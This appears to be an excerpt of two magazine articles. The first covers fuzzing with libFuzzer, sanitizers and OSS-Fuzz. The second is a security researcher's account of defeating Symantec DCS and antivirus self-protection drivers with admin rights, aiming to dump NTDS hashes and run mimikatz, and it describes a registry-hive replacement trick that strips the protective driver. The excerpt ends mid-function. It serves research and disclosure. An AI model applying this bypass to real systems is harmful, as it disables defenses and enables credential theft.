Сразу возникает резонный вопрос — могут ли случайные данные что-то протестировать в действительности? Предположим, мы хотим проверить компилятор C/C++ и посылаем на вход сгенерированные последовательности символов. Совершенно очевидно, что мы получим много ошибок от компилятора на стадии лексикографического анализа и парсера выражений, но при этом едва затронем оптимизацию и генерацию кода. Выглядит не очень-то эффективно, согласись. К счастью, это напрасное опасение.

ГДЕ МОЖНО ПРИМЕНЯТЬ ФАЗЗИНГ

Фаззинг можно успешно использовать везде, где на входе требуются сложные данные. Тривиальные случаи решаются простым перебором, но если у тебя есть хотя бы десять байт входных данных, то 2^{80} уже создают проблему при тестировании, и обычные тесты тут вряд ли справятся.

Именно поэтому самые распространенные случаи применения фаззинга приходятся на различные парсеры (XML, JSON), мультимедиакодеки (аудио, видео, графика), сетевые протоколы (HTTP, SMTP), криптографию (SSL/TLS), браузеры (Firefox, Chrome) и компрессию файлов (ZIP, TAR). Также целями фаззинга могут быть компиляторы (C/C++, Go), интерпретаторы (Python, JS), библиотеки для обработки регулярных выражений (regexp), базы данных (SQL) и комплекты офисных приложений (LibreOffice).

Чрезвычайно важен сегодня и фаззинг операционных систем, различных гипервизоров и виртуальных машин. Так что мы в Google даже запустили специальный фаззер syzkaller, который непрерывно тестирует несколько сборок ядра Linux, FreeBSD, NetBSD, а также Android и ChromeOS.

Резюмируем: фаззинг абсолютно необходим для тех программ, которые работают на границе доверия и используют входные данные из ненадежных источников.

САНИТАЙЗЕРЫ

Прежде чем мы перейдем к основной теме статьи, следует немного рассказать о санитайзерах. Это инструменты для динамического тестирования, помогающие в поиске самых разных ошибок в программах. Переполнение буферов (глобальных, на стеке или в куче), использование после освобождения, утечки памяти, обращение к неинициализированным переменным — все это повод для использования санитайзеров.

Однако работой с памятью их возможности не ограничиваются. Они также позволяют обнаруживать состояние гонки для потоков, ситуации взаимной блокировки, обращения по нулевому указателю, деление на ноль (куда же без него), переполнения для типов данных и некорректные битовые сдвиги — одним словом, солидную часть ошибок, которые вызывают неопределенное поведение в программах.

Санитайзеры очень помогают во время отладки. Для их использования достаточно скомпилировать исходники с включенной инструментацией, которая добавит специальные команды в исполняемый файл. По ним можно будет следить за ходом выполнения программы и состоянием памяти. При обнаружении ошибок будет сгенерирован отладочный вывод и программа завершит работу.

Сегодня работу с санитайзерами поддерживают компиляторы GCC и Clang. Настоятельно рекомендую обратить на них внимание. Мало просто сгенерировать фаззером некорректные входные данные, которые обрушат программу. Ошибку следует устранить, а для этого надо собрать максимум информации. Именно в этом и помогают санитайзеры. Их совместное использование повышает эффективность тестирования. Так что в некотором смысле фаззеры и санитайзеры созданы друг для друга. :)

ТИПЫ ФАЗЗЕРОВ

Существует несколько основных типов фаззеров, они отличаются подходами к генерации входных данных. Некоторым для работы требуется стартовый набор примеров, другим нужны правила, по которым эти примеры могут быть выведены. Важную роль также играет случайность, которая позволяет фаззерам создавать все новые и новые входы.

На основе грамматики

Таким фаззерам для работы требуется определенный набор правил — грамматика для построения входных данных. Как только фаззеру будут известны эти правила, он сможет генерировать новые комбинации на их основе. При этом можно позволить себе иногда отклоняться от грамматики и не всегда следовать ей, подавая на вход тестируемой программы некорректные данные.

Подобные фаззеры генерируют хорошие, достоверные последовательности, доля случайности в них относительно невелика. Однако важно понимать, что писать такие фаззеры — дело трудоемкое. Во-первых, грамматику следует определить самостоятельно (в редких случаях можно взять уже готовую). Во-вторых, качество работы фаззера будет напрямую зависеть от той грамматики, что ему передали.

На основе мутаций

Такой тип фаззеров на каждом этапе случайным образом изменяет входные данные из предыдущих попыток. При этом для старта ему требуется набор репрезентативных входов (корпус), который будет использоваться для дальнейших мутаций. В качестве корпуса можно взять данные пользователей или существующие тесты. Во время своей работы такой фаззер слегка изменяет готовые последовательности (переставляя биты и байты), комбинирует и сочетает их вариации и подает в программу.

При этом никаких дополнительных усилий от разработчика тут не требуется (разве что написание специальных алгоритмов мутаций), но и качество входных данных у таких фаззеров обычно среднее.

Построение грамматики по данным

Также есть способ сочетать оба описанных выше подхода. Специалисты по обработке данных и машинному обучению могут попытаться построить грамматику на основе уже имеющейся информации. Однако оценить результат на выходе таких фаззеров зачастую непросто.

На основе покрытия кода

Подобные фаззеры устроены по принципу генетического алгоритма и стремятся максимизировать покрытие тестового кода. С практической точки зрения это один из самых эффективных на сегодня типов фаззеров. На этой основе работает libFuzzer, и о нем я расскажу подробнее.

Упрощенно работу фаззера в форме псевдокода можно представить так:

```
Build the program with source coverage instrumentation;
Collect the initial corpus of inputs (optional, but recommended);
while (true) {
    Choose a random input from corpus and mutate it;
    Run the target program on the input, collect code coverage;
    If the input gives new coverage, add mutation back to corpus;
}
```

Сперва программа компилируется с инструментацией по покрытию кода. Это позволяет нам при прогоне программы понять, какие строчки кода были исполнены по факту. Дальше собирается репрезентативный корпус данных. На самом деле это опциональный шаг, можно начать с пустого набора данных. Дальше фаззер выбирает один из вариантов, мутирует его и подает на вход программы. Если при этом было получено новое кодовое покрытие, успех фиксируется и данные добавляются в набор.

Попытаемся теперь оценить, насколько эффективен этот алгоритм и почему он вообще работает. В качестве примера возьмем такой код:

```
if (input[0] == `1`) {
    if (input[1] == `3`) {
        if (input[2] == `3` && input[3] == `7`) {
            // Potential out-of-bounds write
            input[input[4]] = input[5];
        }
    }
}
```

Чтобы попасть на строчку кода с потенциальной ошибкой, нам нужно правильно угадать четыре байта входного потока. Если использовать простой перебор «грубой силой», это потребует от нас около 2^{32} попыток. Крайне расточительно! Попробуем взглянуть, как с такой задачей справится фаззер.

Если входной корпус пуст и не содержит никаких данных, результат первых попыток окажется полностью случайным. Это будет продолжаться ровно до того момента, пока фаззер не угадает первый байт. На это потребуется порядка 2^8 итераций. При этом фаззер зафиксирует новое покрытие, и правильный вход будет наконец добавлен в корпус.

Следующие попытки используют полученный результат в качестве отправной точки и последовательно улучшают наше покрытие. Легко подсчитать, что с таким подходом потребуется проверить порядка 2^{10} вариантов, чтобы обнаружить ошибку. По сути, мы уменьшили число вариантов более чем в миллион раз и свели экспоненциальную проблему к полиномиальной, что очень неплохо.

INFO

Если пример выше тебя не впечатлил и кажется слишком простым, рекомендую почитать заметку в блоге создателя AFL Михала Залевского — Pulling JPEGs out of thin air. В качестве демонстрации возможностей фаззеров Залевский синтезировал корректный файл формата JPEG (со всеми полями и заголовками) практически из ничего. И да, судя по результатам, его фаззер явно неравнодушен к абстрактному искусству.

При этом на каждом этапе изменения данных в корпусе вовсе не обязаны быть сложными. Мы можем просто переставлять, добавлять, удалять или инвертировать отдельные биты или байты в одном входе. Допустимо скрещивать различные входы, получая новые данные для следующих итераций. Или добавлять данные из какого-либо словаря. Можно использовать «магические цифры», которые должны генерировать ошибки в граничных случаях. Например, 2^8, 2^{31}, $2^{32} + 1$ и так далее.

Впрочем, это только тривиальные способы. Справится ли фаззер с такими условиями в коде?

```
if (*(uint64_t*)input == 0xDEADBEEFCAFEBABE) {
    …
}
if (crc32(input + 4, size - 4) == *(uint32_t*)input) {
    …
}
```

Описанный выше процесс последовательной мутации тут уже не сработает — для увеличения покрытия и продвижения по коду условие нужно угадать сразу и целиком. Поэтому мы разработали несколько подходов, которые перехватывают такие сравнения при инструментации (`-fsanitize-coverage=trace-cmp`). Это позволяет в момент исполнения получить доступ к операндам и добавить их в корпус. Также поддерживаются сравнения в функциях `strcmp` и `memcmp`.

И это открывает для нас новые возможности. Если взять «правильный» операнд и вставить в определенное место в нашей входной последовательности, то ветвление в коде можно будет проскочить за одну попытку.

Другой способ основан на расстоянии Хэмминга. Мы считаем число различных битов в операндах, и, если в ходе мутации нам удалось как-то сократить это расстояние, вход запоминается для дальнейшего использования. Таким образом мы последовательно приближаемся к необходимому значению.

ПРИМЕР ФАЗЗИНГА

Чтобы написать фаззер на основе `libFuzzer`, надо сделать ровно две вещи. Во-первых, реализовать свою функцию Fuzz Target, которая будет передавать данные в тестируемую программу. Во-вторых, программу нужно скомпилировать с инструментацией и скомпоновать с библиотекой `libFuzzer`. Наибольшие трудности в C++ обычно вызывает именно последний этап, но мы разберем оба.

```
/* example for boost::regex library */
int LLVMFuzzerTestOneInput(const uint8_t *Data, size_t Size) {
    try {
        std::string str((char*)Data, Size);
        boost::regex e(str);
    }
    catch (const std::exception&) {}
    return 0;
}
```

Исключения здесь пришлось перехватить, так как библиотека `regex` оповещает о некорректных выражениях именно с помощью исключений. Как видишь, код очень простой и не требует каких-то особых знаний о фаззерах. Данные `Data` генерирует непосредственно библиотека libFuzzer, и их нужно лишь направить в правильную функцию.

Второй шаг — это собрать все в один исполняемый файл. Собирать будем с санитайзерами и инструментацией кода.

```
$ ./b2 cxxflags="-fsanitize-coverage=trace-pc-guard -fsanit
ize=address" toolset=clang install
```

Первый флажок компилятора добавляет инструментацию для покрытия кода в исполняемый файл, второй отвечает за работу ASan — санитайзера адресов.

```
$ clang++ fuzzer.cc -fsanitize-coverage=trace=pc-guard -fsanitize=
address libFuzzer.a
```

На этом этапе мы собираем сам фаззер (с теми же флажками компилятора) и компонуем его с библиотекой `libFuzzer`. Именно в ней происходит основной цикл фаззинга, и лишь изредка управление передается нашей функции.

Работа фаззера была плодотворной, и уже через полчаса он нашел в коде несколько ошибок, причем некоторые были достаточно серьезными, в том числе с переполнением стека. За подробностями ты можешь обратиться на сайт проекта. Стоит отметить, что все ошибки были оперативно устранены авторами библиотеки. Но, я думаю, всегда можно попытаться нафаззить что-то еще. :)

INFO

Фаззинг — процесс все-таки случайный, и заранее никогда нельзя угадать, сколько времени потребуется, чтобы обнаружить новую ошибку. Если ты хочешь сперва потренироваться на готовом примере, рекомендуем начать с практической части из нашей предыдущей статьи по этой теме.

ПОИСК ЛОГИЧЕСКИХ ОШИБОК

Одна из наиболее интересных особенностей фаззеров — их возможность обнаруживать логические ошибки в программах. Когда ничего особо криминального как будто не происходит, но при этом программа все равно ведет себя некорректно и выдает неправильный результат. Зачастую с помощью фаззеров можно находить много таких ошибок.

До этого момента мы в основном обсуждали явные падения, связанные со стабильностью и безопасностью работы. Но с помощью фаззинга можно находить ошибки и в логике работы программы. На первый взгляд кажется, что это малореально, ведь кто-то должен заранее сообщить фаззеру правильный результат для каждого входа из корпуса.

К счастью, если проявить немного смекалки, способы все равно есть. Например, результаты можно проверять на достоверность, хотя бы приблизительно. Другими словами, выход программы должен выглядеть разумно (а не в стиле «полтора землекопа»).

Скажем, если работает декодер несжимающего формата изображений и для файла в 100 байт на выходе получается 100 Мбайт, то тут явно где-то ошибка. Или если известно, что в правильном выходе должна содержаться какая-то определенная строчка или заголовок, а они отсутствуют — это тоже повод задуматься.

Если наш процесс обратим, то результаты можно попробовать прогнать через взаимнообратную функцию и сравнить. Это может быть случай шифровки и дешифровки сообщений, архивации и разархивации файлов и прочее. Выход должен быть при этом равен исходному вводу.

Порой мы все-таки знаем правильный результат и нам есть с чем сравнивать. Например, если ты хочешь фаззить какую-нибудь специфичную реализацию сортировки, которая знает о данных что-то дополнительно и использует это для более эффективной работы, — результат всегда можно сравнить со стандартными функциями и убедиться, что данные на выходе отсортированы в правильном порядке.

Еще один прием основан на сравнении двух реализаций. При этом нужно заранее проверить обе программы: они должны выдавать один и тот же результат на одинаковых данных. Или хотя бы синхронно генерировать схожие ошибки в случае некорректного входа. Конечно, писать новую библиотеку только для фазз-тестов мало кому хочется, но всегда можно попробовать найти альтернативы в свободном доступе.

И разумеется, сторонняя реализация необязательно должна быть на том же языке. Либо это может быть простой и неоптимизированный код против сложного. В любом случае варианты всегда найдутся, стоит только дать волю воображению!

КАК ФАЗЗЯТ В GOOGLE

Почему вообще фаззинг используют в Google? Разработка сегодня стала быстрее, и кода у нас очень много. Корректность кода очень важна, стабильность все еще важна, а безопасность, разумеется, на первом месте. В такой ситуации нужно двигаться быстро, но при этом держать под контролем стоимость разработки. Просто нанять больше разработчиков уже не получается, на рынке труда нет столько квалифицированных кадров.

Традиционное тестирование в такой ситуации уже не работает и не справляется с ростом кодовой базы. Уход в автоматическое тестирование с помощью фаззинга на этом фоне выглядит логичным решением. Для этого мы призываем разработчиков писать фазз-тесты. Они подхватываются системой фаззинга и добавляются в остальной набор тестов.

Также у нас на серверах развернут OSS-Fuzz. Это система непрерывного фаззинга проектов с открытыми исходниками. Сегодня на него подписано уже более 200 проектов. Если у тебя есть востребованная и достаточно популярная библиотека, то ты можешь поучаствовать. С тебя — фаззер и инструкции по сборке последней версии, с нас — хостинг на кластере и гарантированный поток обнаруженных ошибок.

В 2017 году результаты работы этого проекта выглядели следующим образом: более двух тысяч найденных ошибок в шестидесяти проектах с открытым кодом. На сегодняшний день число подписанных на сервис проектов увеличилось более чем в три раза, а количество ошибок перевалило за десять тысяч. Около 35% этих ошибок — неопределенные ситуации, найденные с помощью санитайзера ubsan, примерно 15% — ошибки при работе с памятью и переполнение буферов, и более 10% — это другие ошибки самого разного рода.

Также у нас есть родственная система ClusterFuzz для браузера Chromium. Сегодня она поддерживает более 350 фаззеров, основная часть из них на libFuzzer и AFL, но есть и совершенно кастомные вещи. Система автоматически добавляет информацию о найденных ошибках и тестирует присланные решения.

Кроме того, мы стараемся популяризовать фаззинг за пределами Google — мы проводим фаззатоны (по аналогии с хакатонами), недели фаззинга и выступаем с докладами на профильных конференциях.

Как-то я задался вопросом: а сколько всего ошибок мы обнаружили с помощью фаззинга? В 2017 году эта цифра была порядка пятнадцати тысяч, во всех наших проектах. То ли код у нас слишком плохой, то ли фаззеры слишком хорошие — я так пока еще и не определился. :)

ВЫВОДЫ

Фаззинг — это ни в коем случае не панацея. Он не заменяет другие методики тестирования, но и его заменить нельзя. Самое главное — это рабочая техника, которая хорошо дополняет арсенал поиска уязвимостей. Фаззеры в первую очередь стоит применять там, где возникают вопросы безопасности, на границе доверия и там, где есть пользовательский ввод. И пусть наши программы станут лучше.

Максим Суханов
Ведущий специалист по компьютерной криминалистике компании BI.ZONE
ms@bi.zone

ПОБЕГ ПЛОХОГО АДМИНА

КАК ОБОЙТИ ЗАЩИТУ ОТ АДМИНА И ОБМАНУТЬ АНТИВИРУС

Представь себе, что ты получил доступ к контроллеру домена с правами админа. Твои следующие шаги? Я бы сразу скопировал себе базу NTDS (ведь там есть хеши для доменных учеток), а еще бы посмотрел, что покажет mimikatz, — это могут быть хеши от паролей для различных учеток и иногда сами пароли открытым текстом.

Вот только базу NTDS просто так не скопировать — она представляет собой залоченный файл, который нельзя открыть и прочитать. Чтобы это обойти, атакующие вычитывают эту базу напрямую с диска, с помощью собственного парсера NTFS. Программы вроде mimikatz тоже работают не в лоб, а с некоторыми хитростями.

И однажды можно обнаружить, что на одном из серверов прочитать данные с диска напрямую нельзя — что-то мешает. И mimikatz тоже завершается с ошибкой. Хотя права админа есть. Что же это?

ЗАЩИТА ОТ АДМИНА В ИСПОЛНЕНИИ ДРАЙВЕРА

Когда-то, во времена Windows XP, почти все пользователи работали с правами админа. Исключения встречались в основном в корпоративном секторе.

Сейчас от такой практики отходят, но в реальности многие взломы так или иначе приводят к получению атакующим прав админа. Это может происходить в результате эксплуатации уязвимости, ошибок конфигурации софта, работающего с повышенными привилегиями, или банального перебора паролей. Получение атакующим прав админа на одной из машин в домене — это путь к контроллеру домена. Атакующий может, например, перехватить пароль доменного админа на одной из пользовательских машин (когда на нее зайдет сам админ), а затем залогиниться на контроллер домена.

Поскольку бизнес слишком медленно реагирует на такие угрозы (да и Microsoft те бреши, которые за уязвимости не считаются, закрывает очень долго), то некоторые производители начали реализовывать защиту от админа. Такая защита бывает в антивирусах (в виде модулей самозащиты), также есть отдельные продукты, предназначенные для защиты серверов и рабочих станций от действий «плохого админа».

Хорошо известно, что защиту на том же уровне привилегий реализовать можно только через усложнение (security through obscurity), поэтому для защиты от программ, работающих с правами администратора, то есть в ring 3, нужно применять драйвер, который работает в ring 0.

С помощью драйвера можно запретить определенные опасные операции с процессами, дисками, файлами и реестром.

Модули самозащиты антивирусов, как правило, препятствуют удалению или отключению антивируса, изменению его компонентов, изменению или удалению его конфигурации. Это реализуется при помощи перехвата функций API, изучения переданных им аргументов и блокирования опасных операций (путем возврата ошибки без вызова перехваченной функции). Например, перехват функции удаления ключа реестра должен блокировать удаление ключа реестра, если этот ключ относится к антивирусу (ведь антивирус можно отключить, если удалить записи о его сервисах, — в таком случае при следующей загрузке операционной системы антивирус не запустится).

Самозащитой антивирусов, конечно, дело не ограничивается — существует продукт, позволяющий гибко настроить ограничения для программ, в том числе работающих с правами админа. Этот продукт называется Symantec Data Center Security (DCS).

DCS предназначен для защиты главным образом серверов. В его функциональность входит защита сервисов, работающих с повышенными привилегиями, защита операционных систем после окончания их поддержки, мониторинг целостности файлов, защита от эксплоитов. Также этот продукт реализует некоторые функции хостовой IDS/IPS.

Symantec DCS позволяет задавать гибкие правила для каждой программы (далее в статье будет говориться про версию Data Center Security Server Advanced 6.7.2.1390 этого программного решения). Например, можно запретить одной программе читать какой-то файл, но разрешить чтение для другой программы (при том, что обе программы работают с правами админа). Или запретить модификацию определенного файла всем программам, кроме заданной. И так далее, вплоть до настройки разрешений для ключей реестра и узлов, с которыми допускается сетевое взаимодействие. Гибкость настройки правил разграничения доступа впечатляет! При этом, кстати, поддерживаются общие наборы правил, то есть безопасник не попадет в трясину настройки правил для каждого экзешника.

Следует отметить, что перечисленные ограничения не основаны на дескрипторах безопасности Windows, вместо этого на уровне драйвера реализуется собственный механизм разграничения доступа.


В ходе тестирования было установлено, что Symantec DCS успешно защищает от прямого чтения данных с диска (попытка такого чтения завершается с ошибкой), от mimikatz и от некоторых других популярных векторов рекогносцировки и распространения по сети. Мечта безопасника, казалось бы...

НЕМНОГО О ЗАЩИТНОМ ДРАЙВЕРЕ

Из-за PatchGuard почти все производители защитных средств опираются на официальные способы перехвата функций. Для реестра, например, это функции обратного вызова (callbacks), устанавливаемые драйверами с помощью функции `CmRegisterCallback` или `CmRegisterCallbackEx`.

Посмотрим на отрывок из официальной документации:

- Драйверы могут целиком обработать операцию над реестром (или преобразовать запрошенную операцию в другую операцию) и исключить обработку этой операции менеджером конфигурации (примечание: под менеджером конфигурации понимается компонент ядра операционной системы, который отвечает за работу с реестром на низком уровне).
- Драйверы могут изменить результат выполнения операции над реестром и возвращаемое значение (примечание: более подробно это описано в соответствующем разделе).



```
retval = 0;
_InterlockedIncrement(&dword_140007B3C);
if ( !_InterlockedCompareExchange(&dword_140007B38, 0, 0) )
{
  if ( (int)NotifyClass > 17 )
  {
    v7 = (unsigned int)((_DWORD)NotifyClass - 19);
    if ( (_DWORD)v7 )
    {
      v8 = (unsigned int)(v7 - 3);
      if ( (_DWORD)v8 )
      {
        v9 = (unsigned int)(v8 - 1);
        if ( (_DWORD)v9 )
        {
          v10 = (unsigned int)(v9 - 3);
          if ( (_DWORD)v10 )
          {
            v11 = (unsigned int)(v10 - 1);
            if ( (_DWORD)v11 )
            {
              v12 = v11 - 1;
              if ( v12 )
              {
                v13 = (unsigned int)(v12 - 1);
                if ( !(_DWORD)v13 )
                {
                  if ( qword_140007AD8 )
                    retval = sub_140003D2C((__int64)Argument2);
                  if ( dword_140007B1C & 0xC000 )
                    sub_140003204(v4, v13, Argument2, v5);
                }
              }
              else if ( qword_140007AD8 )
              {
                retval = sub_140003DD4((__int64 *)Argument2);
              }
            }
            else
            {
              if ( qword_140007AD8 )
                retval = sub_140003D2C((__int64)Argument2);
              if ( dword_140007B1C & 0xC )
                sub_1400033D8(v4, v11, Argument2, v5);
            }
          }
          else if ( !qword_140007AD8
                 || (retval = sub_140003D5C(Argument2, v10, Argument2, CallbackContext), retval >= 0) )
          {
            if ( dword_140007B20 == 5 && dword_140007B1C & 0xC )
              sub_140003A68(v4, v10, Argument2, v5);
          }
        }
        else if ( dword_140007B1C & 0xC0000 )
        {
```

Декомпилированный фрагмент фильтрующей функции для реестра из драйвера Symantec DCS: видно, что в некоторых случаях драйвер изменяет возвращаемое значение

В итоге фильтрующая (перехватывающая) функция получает управление до вызова исходной функции ядра операционной системы и может вернуть ошибку без передачи управления этой исходной функции, если, например, защитный драйвер решит (на основе анализа аргументов функции и данных о программе, которая инициировала операцию с реестром), что такая операция с реестром должна быть запрещена.

Аналогичный подход применяется в отношении файловой системы и сетевого трафика: так, драйвер мини-фильтра может перехватывать операции с файлами, запрещать или разрешать их, а с помощью фильтрующей прослойки (filtering layer) можно разрешать или запрещать сетевые пакеты.

Для получения более подробной информации рекомендую пройти по указанным ссылкам, все-таки низкоуровневые аспекты фильтрации не входят в тему статьи.

ТАК ЛИ ПРОСТО ЗАКРЫТЬ БРЕШИ?

Если грамотно реализовать фильтры для файловой системы, реестра и сетевых пакетов, то, казалось бы, можно создать весьма надежную систему, изолирующую одну программу от других программ и их данных.

Конечно, атакующий может загрузить собственный драйвер и из него отключить защитные перехваты. А если у атакующего нет возможности подписать собственный драйвер (а по умолчанию Windows проверяет электронную подпись у загружаемых драйверов), то можно загрузить чужой подписанный драйвер и через уязвимость в нем запустить собственный вредоносный код.

Для защиты от этого можно, например, блокировать загрузку драйверов по черному списку, отзывать подпись от вредоносных и уязвимых драйверов.

Но как быть с атаками из пользовательского режима? Оказывается, что часто и здесь не все бреши закрыты.

УБИ(Р|В)АЕМ ЗАЩИТНЫЙ ДРАЙВЕР ИЗ ПОЛЬЗОВАТЕЛЬСКОГО РЕЖИМА

Основная опасность заключается в том, что нельзя все предусмотреть, — настолько широки возможности обхода (нейтрализации) подобных «изолирующих» и «самозащитных» драйверов в Windows.

Давай уже перейдем к техническим деталям!

Замена куста реестра

В составе Windows API есть две функции: RegSaveKeyEx и RegReplaceKey. Первая позволяет экспортировать куст реестра (например, `HKLM\System`) в файл (в бинарном формате), а вторая — заменить весь куст реестра на ранее экспортированный файл.

Трюк заключается в следующем. Мы берем куст `HKLM\System`, экспортируем его в файл с помощью функции `RegSaveKeyEx`, затем убираем из этого файла записи о защитном драйвере (формат файлов реестра известен), после чего заменяем текущий куст `HKLM\System` нашим модифицированным. После перезагрузки компьютера куст `HKLM\System` будет содержать наши модифицированные данные (то есть записей о защитном драйвере, которые мы удалили, в нем не будет).

Объявление функции RegReplaceKey следующее:

```
LSTATUS RegReplaceKeyA(
  HKEY   hKey,
  LPCSTR lpSubKey,
